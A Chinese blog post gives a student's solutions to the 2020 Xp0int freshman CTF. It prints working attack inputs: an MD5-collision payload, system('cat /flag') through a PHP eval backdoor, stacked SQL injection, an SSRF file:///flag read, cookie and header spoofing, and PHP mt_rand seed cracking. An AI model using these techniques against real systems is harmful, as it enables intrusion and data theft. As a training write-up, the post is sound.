2020Xpoint新生杯(部分题writeup)

原创


jnu_issc_zrx 于 2020-11-11 10:36:05 发布

分类专栏： 安全&ctf

本文链接：https://blog.csdn.net/weixin_46938584/article/details/109526215

真签到

扫二维码回复信息得到flag。



假的签到

1、提示robots.txt。

2、又提示进入phpp_tql.php，得到如下源码。

```php
<?php
highlight_file(__FILE__);



$phpp=$_GET['phpp'];
$hphh=$_GET['hphh'];

if (md5($phpp)===md5($hphh) and $phpp!==$hphh ){
    highlight_file('flag.php');
}else{
    echo 'PHP 彳亍'."\n";
}
```

3、发现是md5强类型绕过，网上找了两个payload。

```
a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2
&b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
```

4、get传参得到flag。

```
<?php
$flag='ctf{r0bots_1s_g00d}';
```

世界上最简单的后门

原理

代码审计，命令执行

步骤

1、打开题目得到源码

```php
<?php
highlight_file(__FILE__);

if (isset($_POST['c'])){
    eval($_POST['c']);
}


?>
```

2、看到eval()函数和post传参，尝试命令执行system(“ls”);
但是回显只有index.php，但是至少说明可以执行。
3、想起来还可以执行system(“ls -a”);发现真的多了两个目录。

```
<?php
highlight_file(__FILE__);

if  (isset($_POST['c'])){
        eval($_POST['c']);
}


?>
. .. index.php
```


4、继续执行system(“ls /.”);看到flag文件

```
<?php
highlight_file(__FILE__);

if  (isset($_POST['c'])){
        eval($_POST['c']);
}


?>
bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
```


5、执行system(“cat /./flag”);得到flag。

```
?>
ctf{gOoo0od}
```

look_at_your_keyboard

下载附件得到ewazx tyugv iuhbvghj uhb iujmn iuhbvghj yhnmki vgyhnji
提示看键盘，在键盘上比划得到ctfisfun。
flag为ctf{ctfisfun}

碰碰车

根据明文匹配密文，但是明文不完整需要遍历字母表和数字进行爆破
这里题目提醒用python。
跑一下网上找到的python脚本，将题目所给不完整字符串以？为间隔放入脚本中。

```
import string
import hashlib
payloads = string.letters+string.digits
for a in payloads:
    for b in payloads:
        for c in payloads:
            s = "AGVSCF"+a+"TZV"+b+"WBGVHC"+c+"U"
            tmp = hashlib.md5(s).hexdigest()
            if "a8f738" in tmp:
                print s
                print tmp
```

```
import string
import hashlib
payloads = string.letters+string.digits
for a in payloads:
    for b in payloads:
        for c in payloads:
            s = "AGVSCF"+a+"TZV"+b+"WBGVHC"+c+"U"
            tmp = hashlib.md5(s).hexdigest()
            if "a8f738" in tmp:
                print s
                print tmp
```

```
AGVSCF9TZV9WBGVHC2U
a8f738a65b715ea54900b180865b20af
```


出flag:ctf{AGVSCF9TZV9WBGVHC2U}。

Buddha

个人感觉这题应该放到密码学。

1、下载附件得到一串阿弥陀佛，尝试与佛论禅，但是无果。

2、然后注意到前几个字 新佛曰，发现网上还真的有新约佛论禅，解密，得到Y3tXX3p9dFhuYlJmMlJEUw==，一看就是base64，解密得到c{W_z}tXnbRf2RDS。


3、这里看到了ctf的影子，感觉是栅栏解密，于是把传统型和W型都试了一遍，发现是传统型，每组字数为3，得到flag：ctf{X2WnR_bDzRS}。

Let’s play a simple game again

1、按照提示get输入http://42.194.147.119:8888/?Xp0int=666，然后用hackbar POST输入Xp0int=JoinUs，跳转到提示我不是管理员。

What's your problems? You are not admin!

2、但是又没找到哪里可以注册账号，于是去http找cookie。
3、找到YWRtaW49MA==，看到末尾两个等号感觉是base64，解密得到admin=0，试试改成admin=1,然后base64加密。
4、burp拦截转到repeater修改cooike为YWRtaW49MQ==,GO!
5、但是没有回显，想到了X-Forwarded-For,加入127.0.0.1，这里觉得自己是傻逼，把X-Forwarded-For拼成了X-Forward-For,导致一直没有回显，困扰了两个小时，去找其他思路，最后发现打错了TT。改回来之后就看到了flag。



cheakin

信息都在公众号里，Xp0intjnu,世安杯，giantbrangh
ctf{Xp0intjnushianbeigiantbranch}

lottery_revenge


1、进去后是一个抽奖箱，乍一看这不是去年的题目吗，于是用之前看过的一篇去年writeup的方法跑一遍，呀不对。
2、那就一步一步来吧，F12进去data.php，继续F12看到一段注释，是一段代码，很显然来自后端。


```
session_start();
if(!isset($_POST['admin_key'])){
 die("你不是管理员，不能猜张三的flag噢！");
}
if(isset($_POST['admin_key'])){
 if ($_POST['admin_key'] == $_SESSION['key'])
  //continue;
 else{
  $_SESSION['key']=time().time();
  die("快来人！有人想装管理员！");
 }
}
```

3、代码审计，POST传参admin_key,但是需要满足if条件才有回显，if条件是session，这里的session因该来自cookie。

4、Burp拦截，查看http请求头，把cookie中的phpsessid删除，这样admin_key传入空就能有回显了(session验证绕过)。

5、把拦截发送到repeater，重复按下GO，发现有不同的回显。





回显应该是unicode编码（这个放到后面）

6、一直到150<angle<210，将flag后面的信息进行unicode解码，告诉我去the_real_f1ag_is_h3re.php，那就去吧。

7、http://42.194.147.119:15326/the_real_f1ag_is_h3re.php得到如下：

然后还有一段flag:cUvdUC2E7DT

8、一开始以为是sql注入，后来尝试过发现不是，F12发现提示?source=1,应该是get传参，传参之后回显php代码，又是代码审计

```php
<?php
header("Content-Type: text/html;charset=utf-8");
session_start();
$str = '';
$all_alpha = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
if($_GET['source']==='1')
    highlight_file('source_sql.txt');

if(!isset($_SESSION['random_num'])){
    $_SESSION['random_num']=rand(0,99999999999);
}

mt_srand($_SESSION['random_num']);


$flag_len = 30;
for ( $i = 0; $i < $flag_len; $i++ ){
    $str.=substr($all_alpha, mt_rand(0, strlen($all_alpha) - 1), 1);
}
$flag_show = substr($str, 0, 11);
echo "<p>".'我偷看到了张三的一部分flag:'.$flag_show."</p>";


if(isset($_POST['flag'])){
    if($_POST['flag']===$str){
        echo "<p>你真是个小天才，给你ctf{xxxxxxxxxxxxxxxxxxxxxxxxxx}</p>";
    }
    else{
        echo "<p>小盆友，你对张三的flag一无所知</p>";
    }
}
```

9、这里卡了很久，审计之后发现每次$str都是不同的，不知道给的flag提示有啥用，只好百度，搜索关键函数mt_rand()，还真的有相关漏洞。大概意思是根据提示字符串(部分flag)爆种子(php_mt_seed脚本)，再通过爆出的种子得出完整字符串。

10、首先代码计算出脚本能识别的字符串

```php
<?php
   $allowable_characters = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
   $len = strlen($allowable_characters) - 1;
   $pass = 'cUvdUC2E7DT';
   for ($i = 0; $i < strlen($pass); $i++) {
     $number = strpos($allowable_characters, $pass[$i]);
     echo "$number $number 0 $len  ";
   }
   echo "\n";
?>
```

得到

```
2 2 0 61  46 46 0 61  21 21 0 61  3 3 0 61  46 46 0 61  28 28 0 61  54 54 0 61  30 30 0 61  59 59 0 61  29 29 0 61  45 45 0 61
```

11、然后用php_mt_seed爆出种子：

```
root@kali:~/php_mt_seed-4.0# ./php_mt_seed 2 2 0 61  46 46 0 61  21 21 0 61  3 3 0 61  46 46 0 61  28 28 0 61  54 54 0 61  30 30 0 61  59 59 0 61  29 29 0 61  45 45 0 61
Pattern: EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
Version: 3.0.7 to 5.2.0
Found 0, trying 0xfc000000 - 0xffffffff, speed 551.2 Mseeds/s
Version: 5.2.1+
Found 0, trying 0xb2000000 - 0xb3ffffff, speed 20.9 Mseeds/s
seed = 0xb3572ea3 = 3008835235 (PHP 7.1.0+)
Found 1, trying 0xfe000000 - 0xffffffff, speed 21.3 Mseeds/s
Found 1
root@kali:~/php_mt_seed-4.0# 0088
```

得到3008835235。

12、再用题目源码计算一下：

```php
<?php
    mt_srand(3008835235);
$str_long1 = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
$str='';
$len1=30;
for ( $i = 0; $i < $len1; $i++ ){
    $str.=substr($str_long1, mt_rand(0, strlen($str_long1) - 1), 1);
}
echo $str;
?>
```

得到


```
cUvdUC2E7DTZzCgA8qjiTojR8srGNh
```

POST flag=cUvdUC2E7DTZzCgA8qjiTojR8srGNh，得到flag。

你真是个小天才，给你ctf{mt_rand_is_s0_weak_and_y0u_can_bre4k}

Do you know Xpint

hex 16进制打开文件，搜索ctf字样，得到flag。



捉迷藏

1、把文件拖进IDA64，在16进制视图中搜索ctf，查到相关字样。

2、观察，1=l，0=o,7=T,!=l,所以连起来就是We1c0me_7o_R3_wor!d,加上ctf{}即可。

close_base

1、一开始居然以为这只是一个简单的base64解密，然后解密得到一个C程序，运行得到Hello, world!，以为这就是flag。然后交上去，发现不对。然后就陷入了沉思。

2、想了很久，然后反过来观察题目名字，close，接近的意思，说明这个不是单纯的base64，于是上网搜索，发现了一些蛛丝马迹，是base64隐写！！！谢天谢地。

3、然后就是找个脚本运行了，脚本如下。

```
def get_base64_diff_value(s1, s2):
    base64chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
    res = 0
    for i in xrange(len(s1)):
        if s1[i] != s2[i]:
            return abs(base64chars.index(s1[i]) - base64chars.index(s2[i]))
    return res

def solve_stego():

    with open('/opt/close_base.txt', 'rb') as f:
        file_lines = f.readlines()

    bin_str = ''
    for line in file_lines:
        steg_line = line.replace('\n', '')
        norm_line = line.replace('\n', '').decode('base64').encode('base64').replace('\n', '')
        diff = get_base64_diff_value(steg_line, norm_line)

        pads_num = steg_line.count('=')
        if diff:
            bin_str += bin(diff)[2:].zfill(pads_num * 2)

        else:
            bin_str += '' * pads_num * 2

    res_str = ''

    for i in xrange(0, len(bin_str), 8):

        res_str += chr(int(bin_str[i:i+8], 2))
    print res_str

solve_stego()
```

由于脚本是python2，这里我放到了kali上去跑，open('/opt/close_base.txt', 'rb')里的文件路径是base64隐写文件在kali上的路径，运行，得到flag。

```
root@kali:~# python /opt/2.py
magic_bs64a!
root@kali:~#
```

EasyRSA

1、RSA嘛，话不多说，直接上脚本，这里用的也是python2,所以还是放到kali上跑，不过头疼的是这些库装了好久，要不就是前提条件不够，要不就是版本不对，好在最后还是装好了orz

```
import gmpy2
import base64
from Crypto.Util.number import inverse
from Crypto.Util.number import long_to_bytes
a=208680638196054793779950396947640995086963335225314494211048436767328157403385847902708950876722819363430805183637917486948883719184952031896287718282687710627112461479842558330512185988841693609451411485248346255881435015800175737788918607504412656254312427601603342579907641505150315471704698521905016530338
b=200291671988071038222948487085341767196938278855843359281096823564941410737757003551249933454880620633587568121427308736924375346418396729701483484334334 40
e=65537
c=915075812872686783827041024998295261154861055023216759546173441022537381570750004380781556553176619882777103471783520709635289485583206234107998525841566932158314871036999557811239626619282961914966644001102502268808155182736693357382368822652421925235892339157705961066546955242142474059136521002860777798 79
n = (b**2 - a)/2
p = (gmpy2.iroot( a-2*n,2)[0] +b)/2
q= b- p
phin = (p-1)*(q-1)
d = inverse(e, phin)
m=pow(c, d, n)
print long_to_bytes(m)
```

2、终端跑一下python xx.py（文件名），flag就出来了。

```
root@kali:~# python /opt/1.py
ctf{Rsa_1s_So_Easy!!!}
```

babysql

1、试了下原始的union注入，一直跟我说你不对劲，所以猜测select被过滤了。

2、再试一下堆叠注入，既然select被过滤了，那我们就用show，输入1';show tables;#发现有两张表。

```
array(1) { [0]=> string(4) "flag" }
array(1) { [0]=> string(5) "users" }
```

3、看到flag字样，那说明堆叠注入没错了，接着看看表里的字段。

1';show columns from flag#，我感觉字段名就是flag，但是保险起见，还是用handler语句查询了一下，结果字段值就跟我说确实是字段名。

```
(3) "ctf" [1]=> string(12) "varchar(128)" [2]
(19) "enjoy_Sq1i11_qu3ryy" [1]=> string(12
```

4、那就交了嘻嘻。

babyssrf

```php
<?php
highlight_file(__FILE__);
$flag_在哪里 = "flag in /flag";
if (isset($_GET['url'])) {
    $url=$_GET['url'];
    $curl = curl_init();
    curl_setopt($curl,CURLOPT_URL,$url);
    curl_setopt($curl, CURLOPT_HEADER, 0);
    $result = curl_exec($curl);

    curl_close($curl);
    echo $result;
}
?>
```

简单的ssrf漏洞，而且给了flag地址，直接构造

```
http://42.194.147.119:18776/?url=file:///flag
```

得到flag。

```
        curl_close($curl);
        echo  $result;
}
?> ctf{ssrf_1s_soooo_fun}1
```

ByteCode

1、题目提示python bytecode，于是上网百度，发现网上有个pyc反编译器，于是先把文本文档另存为pyc文件，试着拖进去在线反编译，但是提示文件错误，所以这种办法行不通。
2、于是只好认认真真去看bytecode代码orz。发现大致还是可以看懂的，大概意思就是，把flag字符数组一个一个进行运算(ASCII码)，然后进行比较。一个一个反过来运算就能得到flag了。比如下面这个：

```
7           8 LOAD_GLOBAL              1 (ord)
             10 LOAD_FAST                0 (flag)
             12 LOAD_CONST               2 (0)
             14 BINARY_SUBSCR
             16 CALL_FUNCTION            1
             18 LOAD_CONST               3 (10)
             20 BINARY_XOR
             22 LOAD_CONST               4 (105)
             24 COMPARE_OP               2 (==)
             26 EXTENDED_ARG             1
             28 POP_JUMP_IF_FALSE      474
```

意思就是将flag[0]和10的异或运算结果与105进行比较。其他的依次类推，最后得到flag，字符长度为21。
最后得到flag为：ctf{zygg_yyds_ddddhm}。